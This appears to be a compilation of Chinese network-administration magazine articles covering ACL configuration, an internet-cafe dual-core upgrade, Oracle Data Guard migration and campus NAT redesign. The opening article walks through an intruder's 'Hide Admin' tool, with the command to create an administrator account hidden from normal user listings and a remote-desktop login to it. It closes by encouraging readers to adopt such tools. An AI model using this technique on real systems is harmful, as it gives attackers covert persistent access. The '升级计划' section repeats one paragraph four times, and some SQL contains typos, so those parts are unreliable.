再次连接并使用文件传输功能，将获取的软件上传到该计算机中后直接运行。运行后会显示为“Hide Admin V2.0 for Windows NT/2000/XP”，如图 1 所示。




图 1 运行命令

一看就知道是隐藏管理员的工具，可能是隐藏用户用的，具体有什么功能需要进行进一步的测试。

### 说明

(1) 如果在自己的计算机上面操作就一定要小心了，尽量不要在计算机上面运行不明程序，很多程序都会在原有程序上面附带一段其他程序，也就是通常意义上的捆绑程序，一旦运行了捆绑程序，后果会非常严重！

(2) 对于不明程序，一般可以直接在 DOS 命令下运行，有的程序会给出提示信息，方便进行后续操作，借此我们可以用来判断获得的不明程序到底有什么作用。

### 2. 添加账号

从命令的字面意思我们可以看出，意思是“隐藏管理员账号”，其中的用法为“HideAdmin[username][password]”，那么先用“net user”看看系统中存在哪些用户，如图 2 所示。



图 2 查看系统中所有用户

知道命令后，就可以依照该命令添加一个用户来试试。在本例中输入命令“ha simeon\$ simeon”，如图 3 所示。




图 3 添加自己的账号



注意

在添加账号时一定要注意，千万不要忘了在需要添加账号名称的后面加上“\$”符号。

笔者在测试时添加了一个账号，但没有加“\$”符号，添加成功后，通过“net user”命令能够看见，通过“net localgroup administrators”命令却看不见，之后使用用户删除命令也删除不掉。

而加“\$”符号后，使用“net user”和“net localgroup administrators”命令都看不见，但是使用“net user simeon\$”却可以看到，这样才真正达到了隐藏的目的。

3. 查看添加效果

在使用该工具隐藏用户后，分别使用“net user”和“net localgroup administrators”命令查看系统中所有用户，结果跟最初的结果相同，没有任何改变，如图 4 所示。




图 4 用 net user 命令查看用户

4. 查看实际效果

输入“net user simeon\$”命令来查看实际添加的效果，如图 5 所示。



图 5 查看实际效果

虽然是乱码，看看右边的东西还是能够看清楚，开启 3389 后，输入刚才添加的用户名和密码，登录成功。

对于网站服务器来说，由于很多程序都是在一些通用程序的基础上改写而成，所以一旦这些通用程序出现系统漏洞，很容易被入侵成功。

因此，建议您在进行系统安全检查时，对入侵者留下的工具及痕迹也进行仔细的研究，这将有助于提高自己的网络安全水平。

对于不明工具的处理尤其重要。把获取的好工具通过测试后，还可以将一些工具变为自己的工具！

ACL 配置实例

ACL 是一种访问控制技术，是对源地址、目的地址、源端口、目的端口等进行策略保护或限制的。但很多人对 ACL 的确切含义都非常模糊，尤其在具体配置时有时候对源地址、目的地址、保护和防范区分不好，本来想对源地址进行保护，很可能却配置成了防范。

笔者前几天在校园网内根据需要添加 ACL 策略，由于没有清晰的源地址、目的地址及 in 和 out 关系的思路，在配置过程中总达不到预期目的。最后通过查阅资料和上网查询相关 ACL 配置文章，获取了一个关于 ACL 配置的实例，根据实例重新整理配置思路，清除错误 ACL 列表，重新配置，一切都迎刃而解。

笔者最近在三层的交换机上添加配置策略，使其中一台教学资源服务器（IP 地址为 172.16.1.1）仅供本校访问（IP 段为 172.16.0.0/16），而不提供给教育网内其他用户访问（IP 段为 172.17.0.0/16），拓扑结构如图 1 所示。

现在要在路由器 I 添加 ACL 策略，使城域网内 172.18.0.0/16 段的计算机及路由器 II 的 S0 端口不能通过

浙江省绍兴市第一中学分校 隋秀龙  
路由器 I 的 S0 端口访问到校园网内的 172.16.1.1/24 的服务器。




图 1 拓扑结构图

在这里，假设路由器 I 为我们自己的家。其中 S0 端口（172.17.1.1/24）为家的前门，无论什么人都必须通过这个前门才能进入到家中。

E0 端口（172.16.2.1/24）为家的后门，后门连着保险库内的保险箱（教学资源服务器为 172.16.1.1/24），前门连接进入家的马路（城域网），现在要做的就是防止小偷（路由器 II 的 172.18.0.0/16）进入家中，拿走保险箱中的物品。

有两种方法可以实现。

第一是在家的前门上安装一个防盗门（ACL）不让小偷

进入 (in) 家中。

第二是在家的后门安装一个防盗门 (ACL)，不让小偷从后门出去 (out)，这样小偷就不能进入保险库，更无法取走保险箱里的物品。

这两种办法都可以达到功效，但从性能角度上来说还是有区别的。

第一种方法相对更理想一些，而第二种方法，小偷虽然没进保险库，但也进到家中，把家中的物品弄脏弄乱。

以凯创 SSR XP 8600 三层交换机为例，进行如下的策略配置：

```
vlan add ports et.3.1 to cyw
interface create ip cyw address-netmask 172.17.1.1/30 vlan cyw
acl acl_cyw deny ip 172.19.1.2/32 172.16.1.1/32
```

```
acl acl_cyw deny ip 172.18.0.0/16 172.16.1.1/32
```

```
acl acl_cyw apply interface cyw input
```

通过上面的配置不难看出：

第一条配置是创建端口 S0。

第二条配置是创建 VLAN，并为端口分配 IP。


第三条配置和第四条配置均是在路由器 I 上进行 ACL 策略配置，拒绝 (deny) 172.18.0.0/16 和 172.19.1.2/32 进入。

而第五条配置则是将配置添加到接口 S0 (cyw)。

由于 ACL 涉及的配置命令很灵活，功能也很强大，所以肯定无法通过一个小小的例子就完全掌握全部 ACL 的配置。但只要您掌握了 ACL 配置的基本原则，区分好源地址、目的地址，分析出是 in 还是 out，多多实践，在配置策略时就会得心应手。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



# NetAdmin World 2009

## 第6章 升级改造

### 升级计划

升级计划是网络管理员在实施升级前必须制定的一项重要计划。它包括升级的目标、范围、时间、资源、风险评估、回滚计划等。制定升级计划有助于网络管理员在升级过程中有条不紊地进行操作，确保升级的顺利进行。

在制定升级计划时，网络管理员需要考虑以下几个方面：升级的目标、范围、时间、资源、风险评估、回滚计划等。制定升级计划有助于网络管理员在升级过程中有条不紊地进行操作，确保升级的顺利进行。

在制定升级计划时，网络管理员需要考虑以下几个方面：升级的目标、范围、时间、资源、风险评估、回滚计划等。制定升级计划有助于网络管理员在升级过程中有条不紊地进行操作，确保升级的顺利进行。

在制定升级计划时，网络管理员需要考虑以下几个方面：升级的目标、范围、时间、资源、风险评估、回滚计划等。制定升级计划有助于网络管理员在升级过程中有条不紊地进行操作，确保升级的顺利进行。

在制定升级计划时，网络管理员需要考虑以下几个方面：升级的目标、范围、时间、资源、风险评估、回滚计划等。制定升级计划有助于网络管理员在升级过程中有条不紊地进行操作，确保升级的顺利进行。

### 升级实施

升级实施是网络管理员在制定升级计划后，按照计划进行的操作。在实施过程中，网络管理员需要严格按照计划进行，确保升级的顺利进行。同时，网络管理员还需要做好升级过程中的记录，以便在出现问题时能够及时回滚。

在实施升级过程中，网络管理员需要注意以下几个方面：严格按照计划进行、做好记录、及时回滚等。只有做好这些工作，才能确保升级的顺利进行。

## 网吧改造双核心

大连 邹鹏

在一般的小型网络中，考虑到成本的问题，很少有采用双核心组网的情况。但随着网络应用的增加，越来越多的用户对网络的可靠性提出了更高的要求。

网吧作为公众上网的主要场所，高可靠性是必不可少的。为了提高网络运行的可靠性，对现有的网络进行升级改造，采用了 VRRP+STP 的方案，从单核心升级到双核心。

### 网吧现状

笔者朋友的网吧 2006 年底开始建设，大概有 150 台计算机，1 台三层交换机作为核心，7 台二层交换机作为接入，内部架设了视频服务器和多台游戏服务器。

网吧的网络应用主要包括：

（1）基本的网络应用：浏览网页、聊天、收发邮件等基本上网功能。

（2）语音、视频应用：提供基于互联网的语音聊天和视频对话；VOD 点播；MSN、QQ、Netmeeting、ICQ、网易泡泡等服务。

（3）游戏类应用：游戏可以分为两种：因特网游戏和局域网游戏；

（4）增值服务功能：提供参加各种规格的正式网络游戏比赛的场地和设备。

网吧面临的问题有：

#### 1. 掉线问题

网吧经营最大的敌人就是掉线。现在流行一句话：每天掉线 3 次，每次达到 3 分钟，网吧的生意就黄了。

目前掉线的主要原因有：

（1）运营商的故障。目前网吧采用单链路接入方式，一旦运营商出现故障必将造成网吧的掉线。

（2）广播风暴。目前网吧并没有针对区域进行 VLAN 的划分，这就造成了内网中会有大量的广播数据包，从而导致掉线。

（3）病毒。目前网吧中常见的 ARP 欺骗攻击、蠕虫和冲击波等病毒都会导致用户掉线。

#### 2. 速度慢的问题

网速是网吧盈利的重要保证，速度慢会导致用户玩游戏、看电影、视频聊天出现速度缓慢的情况。

速度慢的原因有三种：一种是因为网络游戏中有大量碎片；还有可能是因为路由器内网转发性能弱；第三种可能是因为 BT 软件抢带宽。目前 BT、电驴等 P2P 应用十分普遍，会占用其他用户资源造成网速变慢。

### 3. 管理难

网吧网管员的技术水平较低，对于传统的命令行配置方式掌握程度低。目前网吧排查错误的方式都是通过插拔线，这种方式不仅工作量巨大，而且效率很低。网络是星形结构，一旦主干出现问题，需要很长时间修复。

### 网络改造的原则和目标

基于以上的问题，在网络改造的时候重点考虑了性价比，本着节省资金，尽量达到最佳效果的原则，制定了以下的改造方案。

### 边界设备

边界设备应该有较好的路由能力和 NAT 的功能，对 P2P 可以进行有效的限制，并能进行多 ISP 接入。在网吧初建的时候，已经考虑了这些需求，所以本次改造中并没有对边界设备进行再投资，而是在设备上重新优化了控制策略，尽量控制 P2P 的带宽，保证网络游戏的顺畅。

### 核心交换机部分

核心交换机应该具有足够高的背板带宽和包转发速率。原有的核心交换机性能上没有大问题，也配置了一些简单的 ACL 策略。

考虑到网络的稳定性，本次改造的重点就是增加一台三层交换机，形成双核心，多链路自动备份，并均衡负载，提供一个稳定的核心，保障网络持续运行。

为了保护朋友的投资，使用 SMARTBT 实际测试了现有的核心服务器。所有数据都可以满足现有 150 多台计算机上网，所以本次改造不变动现有的核心设备，只要再购买一台指标等同于现有设备或稍低于现有设备的三层交换机作为备份核心即可。

另外，需要对两台核心的 ACL 进行优化，加入最新的病毒控制，在核心交换机上进行 IP 和 MAC 的绑定，防范 ARP 病毒。

### 接入设备

接入设备只需要增加一个上连接口，由于采用双绞线连接，所以只要空余一个接口，再做几条连接线即可。

接入设备如果支持 ACL 就一定要配置，尽量在接入层就完成病毒和垃圾信息的控制。



## 具体的实施步骤与备份线路切换测试

如图1所示，本次改造的部分使用虚线，升级的部分就是增加了备份核心交换机，使用网线与原有的设备相连，实现物理上的双备份。如果某条线路发生故障，系统会自动选择备份线路，保证网络通畅。由于网吧规模较小，所以在接入设备上划分 VLAN，所有的用户都在同一个 VLAN 中。这样的方案优点是配置简单，维护方便，缺点是无法进行流量分担。

192.168.3.1/24 是 VRRP 的虚拟 IP，也就是用户的网关。核心交换机（主）是 VRRP 的 MASTER，同时也是生成树的根；为了备份两台核心交换机到路由器的流量，在两台核心交换机间启用三层接口；路由器、核心交换机（主）和核心交换机（备）均配置两条目的地相同但 Metric 不同的路由，互为备份。

网络故障时，核心交换机切换测试过程如下：

（1）拔掉核心交换机（主）与路由器之间的网线。数据流向为：用户计算机→用户交换机→核心交换机（主）→核心交换机（备）→路由器→Internet；

（2）恢复核心交换机（主）与路由器之间的连接。数据流向为：用户计算机→用户交换机→核心交换机（主）→路由器→Internet；

（3）拔掉核心交换机（主）与用户交换机之间的网线。数据流向为：用户计算机→用户交换机→核心交换机（备）→核心交换机（主）→路由器→Internet；

（4）恢复核心交换机（主）与用户交换机之间的连接。

数据流向为：用户计算机→用户交换机→核心交换机（主）→路由器→Internet；

（5）将核心交换机（主）电源关闭。数据流向为：用户计算机→用户交换机→核心交换机（备）→路由器→Internet。

## 改造效果

通过一段时间的实际运行，网络改造的效果还是非常明显的。通过双核心的改造，网吧内网的稳定性和安全性大大增强了，也增强了网吧的核心竞争力，以往频繁断线的情况没有了，前来上网的顾客人数也明显增加。




图1 改造方案示意图

## Data Guard 帮您升级数据库

本文以笔者工作单位的真实环境为背景，详细探讨了 Data Guard 技术对 Oracle 数据库服务器的硬件升级和容灾备份两方面起到的重要作用，并指出了部署过程中许多值得注意的事项。

笔者所在单位原来的 Oracle 服务器是 2004 年投入使用的，数据库版本为 9210。由于该系统是 7 天×24 小时运行的，虽然采用了 RAID5 进行磁盘冗余保护，并且每周五做一次数据库的 export 全导出备份，但仍然无法满足单位零数据丢失的要求，并且服务器长期运行在高负荷状态下，已经进入硬件故障期，这给管理员带来了很大的工作压力和负担。为此，2008 年初单位领导就决定更换新的服务器，并提出了以下具体要求：切换过程不允许数据丢失；切换时间不超过 8 个小时；新系统投入运行后能做到实时备份，同时又能减轻生产数据库的工作负荷。经过对多种方案的比较和论证后，最终决定采用 Data Guard 技术构建物理备用数据库（关

重庆华龙网技术中心 陈震

于此技术详见《网管员世界》2007 年 9 月 B 刊。

Data Guard 系统由两台配置相同的服务器组成，其中新的生产服务器命名为 PRIMARY，热备份服务器命名为 STANDBY，原来的生产服务器命名为 OLD。

首先，需要备份 OLD 服务器的数据。由于通过千兆网络复制 OLD 服务器 40GB 的数据到 PRIMARY 服务器只需要 40 分钟（复制数据文件的时间占据整个切换时间的大半），远远低于要求的切换时间，因此，我们可以采用简单易行的操作系统 COPY 命令来实现冷备份。如果大型数据库只有很短的停机时间，并且又要保证数据移植的可靠性，就建议采用 RMAN 热备份并分时段地进行异机恢复，同样可以实现数据库安全快速地切换。那么 OLD 数据库必须备份哪些数据文件呢？主要有以下六种：控制文件、联机重做日志文件、数据文件、启动参数文件、密码文件、listener.ora 和 tnsnames.ora。在复制以上文件到 PRIMARY 之前，必须使用

shutdown immediate 等命令以一致的方式关闭 OLD 数据库实例，这样才能保证冷备份数据的有效性，否则备份的数据很可能无法使用。

在备份的过程中，为 PRIMARY 安装与 OLD 相同的数据库版本，但不要安装任何实例。然后在 PRIMARY 相应的位置建立这几个目录：bdump、cdump、create、pfile、udump，否则，会出现一些意想不到的错误。如果 PRIMARY 运行于 Windows 平台，还需在操作系统下输入命令建立与 OLD 相同的实例服务：

```
wint>oradim -new -sid db -startmode manual //db 为实例名
```

现在 OLD 的数据已经完全备份并恢复到 PRIMARY 上，而且 PRIMARY 数据库实例也能正常启动运行，接下来就可以在 PRIMARY 和 STANDBY 之间创建 Data Guard 系统了。

首先必须把 PRIMARY 生产数据库设置为强制归档模式，这是因为 ORACLE 数据库是完全依赖于重做日志来实现数据实时备份恢复的，因此必须把数据库的所有更改条目都写入日志从而实现完全恢复：

```
sql>alter database archivelog;
sql>alter database open;
sql>alter database force logging;
```

接下来，正常关闭 PRIMARY 数据库实例，并为 STANDBY 数据库实例创建控制文件：

```
sql>startup nomount;
sql>alter database mount;
sql>alter database create standby controlfile as 'd:\temp\control01.ctl'
```

然后修改 Data Guard 双机都需要用到的启动参数文件和网络配置文件。ORACLE 9I 默认使用 spfile（二进制）存储启动参数，因此需要先将其转换为 pfile（文本）才能修改配置信息，最后再将其转换为 spfile 用于数据库实例的启动。

```
sql>create pfile='d:\temp\initdb.ora' from spfile;
```

在部署 Data Guard 系统的过程中，配置启动参数是最容易出错的地方，因此，下面列出了这些容易出错的配置项。

首先是 PRIMARY 的 pfile：

```
fal_server=dbbk
fal_client=db
control_files='d:\oracle\oradata\db\control01.ctl','d:\oracle\oradata\db\control02.ctl',
'd:\oracle\oradata\db\control03.ctl' //多个控制文件冗余备份
db_file_name_convert=('d:\oracle\oradata\db','d:\oracle\oradata\db') //如果主备两库数据文件位置相同可以省略
log_file_name_convert=('d:\oracle\oradata\db','d:\oracle\oradata\db') //如果主备两库联机重做日志文件位置相同可以省略
log_archive_dest_1='location =d:\oracle\oradata\db\archive' //本地归档路径
log_archive_dest_2='service=dbbk' //远程归档目标
log_archive_dest_state_1=enable
log_archive_dest_state_2=enable
log_archive_format=arc%$.%t
remote_archive_enable=send(true)
standby_archive_dest='d:\oracle\oradata\db\archivefromprimary'
```

//备用数据库用来恢复归档的路径

```
standby_file_management=auto
```

而 STANDBY 的 pfile 只有以下几项与 PRIMARY 的 pfile 不同，其他配置相同：

```
fal_server=db
fal_client=dbbk
log_archive_dest_2='service=db'
remote_archive_enable=receive(true)
```

接着修改网络配置文件 listener.ora、tnsnames.ora，其中 PRIMARY 数据库实例的网络名是 db，STANDBY 数据库实例的网络名是 dbbk。然后在 STANDBY 上安装与 PRIMARY 相同的软件环境，并把刚才为 STANDBY 创建的控制文件、启动参数文件、网络配置文件，以及 PRIMARY 的数据文件、重做日志文件通过线路 2 复制到 STANDBY 主机的相应位置，最后在 STANDBY 服务器上用 oradim 工具创建与 PRIMARY 相同的数据库实例服务，这样就完成了 Data Guard 系统的初始配置工作。接下来，就可以启动 STANDBY 数据库实例进入实时备份模式：

```
sql>create spfile from pfile='d:\temp\initdb.ora';
sql>startup nomount;
sql>alter database mount standby database;
sql>alter database recover managed standby database disconnect from session;
sql>alter database set standby database to maximize availability;
```

为了验证刚建立的 Data Guard 系统是否进入正常工作状态，可以在 PRIMARY 上切换几次联机日志，并在 PRIMARY 和 STANDBY 实例上查看切换前后日志序号的变化，就可以判断系统的工作状态：

```
sql>alter system archive log current;
sql>select sequence#,first_time,next_time from v$sarchived_log order by sequence#;
sql>select sequence#,applied from v$sarchived_log order by sequence#;
```

如果 STANDBY 恢复的日志序号等于 PRIMARY 最新产生的日志序号，就代表 Data Guard 运行正常。

那么这个系统怎样才能分担生产系统的负荷呢？这就需要把 STANDBY 数据库设置为只读模式打开：

```
sql>alter database recover managed standby database cancel;
sql>alter database open read only;
```

当 STANDBY 工作于只读模式时，可以把生产系统大量的查询、报表等繁重的只读计算任务交由备用数据库完成，从而极大地减轻了生产数据库的负担。但有一个容易忽略的问题就是，在构建 STANDBY 实例时必须启用临时表空间，用来暂存排序等查询操作产生的大量临时数据。

完成整个 Data Guard 方案的部署用时不到 3 个小时，和原有系统相比，该系统在没有丢失任何数据的前提下，不仅使生产系统的工作效率大大提高，而且保障了生产系统安全可靠的运行，也减轻了管理员的负担，同时，为企业节省了大量资金的投入。

## 巧改校园网

### 校园网网络存在问题分析

#### 服务器

学校校园网服务器主要提供 DNS、Web 和资源库等服务，其中 DNS 和资源库仅在教育网上发布，也就是说只分配了教育网 IP。由于学校已申请了 CN 域名，所以想通过这次改造在公网上也发布学校网站，为此我们商定通过 DNAT 方式实现。学校的中心交换机采用的是 DCRS-7515，这是一款比较老的三层路由交换机，ACL 和防火墙功能有限，特别是不能应对 DDos 攻击，而华为 NE20-4 路由器相对于中心交换机来说，具有较好的防火墙功能；再加上学校没有专业的防火墙来对服务器群保护，所以考虑把服务器群提到出口位置，放置在 NE20-4 路由器下面。

#### 网络中心出口问题

网络中心出口采用的是华为 NE20-4 路由器，通过它来做双出口的 NAT。学校建校园之初用户也就在 1000 个左右，现在用户达到 2600 多人；两个出口的数据流量从以前的 30~50Mbps 达到了现在的 70~100Mbps，高峰时可达 120Mbps，所以 NE20-4 路由器有点不堪负重。本打算通过改成 1000Mbps 网通出口的方式来应对不断增加的流量负担，但是学校跟网通公司在 1000Mbps 出口的带宽价格上总是协商不成，电信公司可提供 100Mbps 出口，价格为 450 元/月，但学校此时也没有更多的资金来购买硬件防火墙或高档路由器做电信的出口，因此我们考虑增加一台服务器做 NAT，来减轻出口路由器的负担。

#### 网络中心改造

综合以上两个方面，改造后的校园网要能解决服务器的安全问题和不断增大的出口流量问题及解决出口设备的瓶颈问题。我们计算了需要增加的设备，包括一台三块网卡的 NAT 服务器、一台配置了千兆光口和电口的普通交换机和若干条跳线。三块网卡的 NAT 服务器可以从学校的服务器中腾出一台，千兆光口和电口的普通交换机还有备用的，因为当时连接各个

▼ 山东 冯晓梅 黄东

教学楼的接入交换机都是光口和电口并存的交换机，为防止交换机坏了能及时换下，所以当时多买几个。

电信线路开通后，我们把中心交换机、NE20-4 路由器和 NAT 服务器配置方案直接部署到整个网络上，经过两个多小时的连接测试，网络开始正常运行。

#### 网络中心数据配置简介

NE20-4 路由器配置改动不大，需要改动的地方是：增加了一个光口连接服务器群所连接的交换机，在这个光口上配置了严格的访问控制，以便对服务器群进行保护。这些访问控制根据服务器要提供的服务端口而开启相应的端口，其他的端口访问都不允许通过；不允许服务器主动访问外网；根据正常网络访问时，收发数据包的流量大小比例，限制了流量范围；开启了防 DDos 攻击服务。服务器群的网卡上全部配置了教育网 IP，同时为了能在公网上发布 Web，在网通的出口上通过 DNAT 方式又增加与 Web 服务器对应的 IP。为了使数据包能够传到内网，根据内网分配的 IP 段配置了指向内网的静态路由。

为了减轻出口 NE20-4 路由器的压力，在核心交换机上配置了基于原地址的策略路由。根据需把分配教育网 IP 的计算机全部指向 NAT 服务器。

NAT 服务器的两个网卡接口做互联接口，分别连接内网和华为 NE20-4 路由器，不做 NAT 接口；另一个网卡接口做到电信出口的 NAT。默认路由指向华为 NE20-4 路由器，电信出口通过基于目的 IP 静态路由实现。同时，为了让电信用户也能通过公网访问到学校的网站，在连接电信出口的 NAT 服务器上也做了指向 Web 服务器 IP 的 DNAT。这样设置以后，学校的网站，就可以通过教育网的域名访问，也可以通过公网的 CN 域名访问，还实现了通过公网的 CN 域名访问时自动判断是电信用户，还是网通用户，以便提供更快捷的 Web 访问服务。

网络运行一段时间以后，电信出口大约分担了整个网络出口流量的 1/4，出口路由器的 CPU 利用率下降了 15% 左右，大大减轻了路由器的负担。

## 如何卸载老马身上的货

▼ 北京 路人

随着应用系统的增加，负载的增加，老旧服务器遇到的瓶颈将愈发凸显。企业网络信息化建设得越早，系统整合性

越强，面临服务器应用迁移的难题也就越大。经过多年的应用，有些购置于 2000 年左右的服务器及安装了 Windows NT



的服务器已经到了更换和淘汰期，但是如果要直接淘汰那些旧的服务器，而代之以新的物理服务器的话，需要新的服务器上重新进行安装和配置一遍。这不仅会影响到用户的使用，而且有一些应用由于厂商已经不提供支持，无法重新安装，所以短时间内无法终止该应用。

当然，一些标准化应用的迁移还是非常容易实现的。比如利用 Active Directory 迁移工具 (ADMT)，从基于 Microsoft Windows 2000 的域迁移到基于 Microsoft Windows Server 2003 的域。你可以使用 ADMT 将用户、组、计算机从一个域迁移到另一个域，并在实际进行迁移过程的前后分析迁移的影响，如图 1 所示。

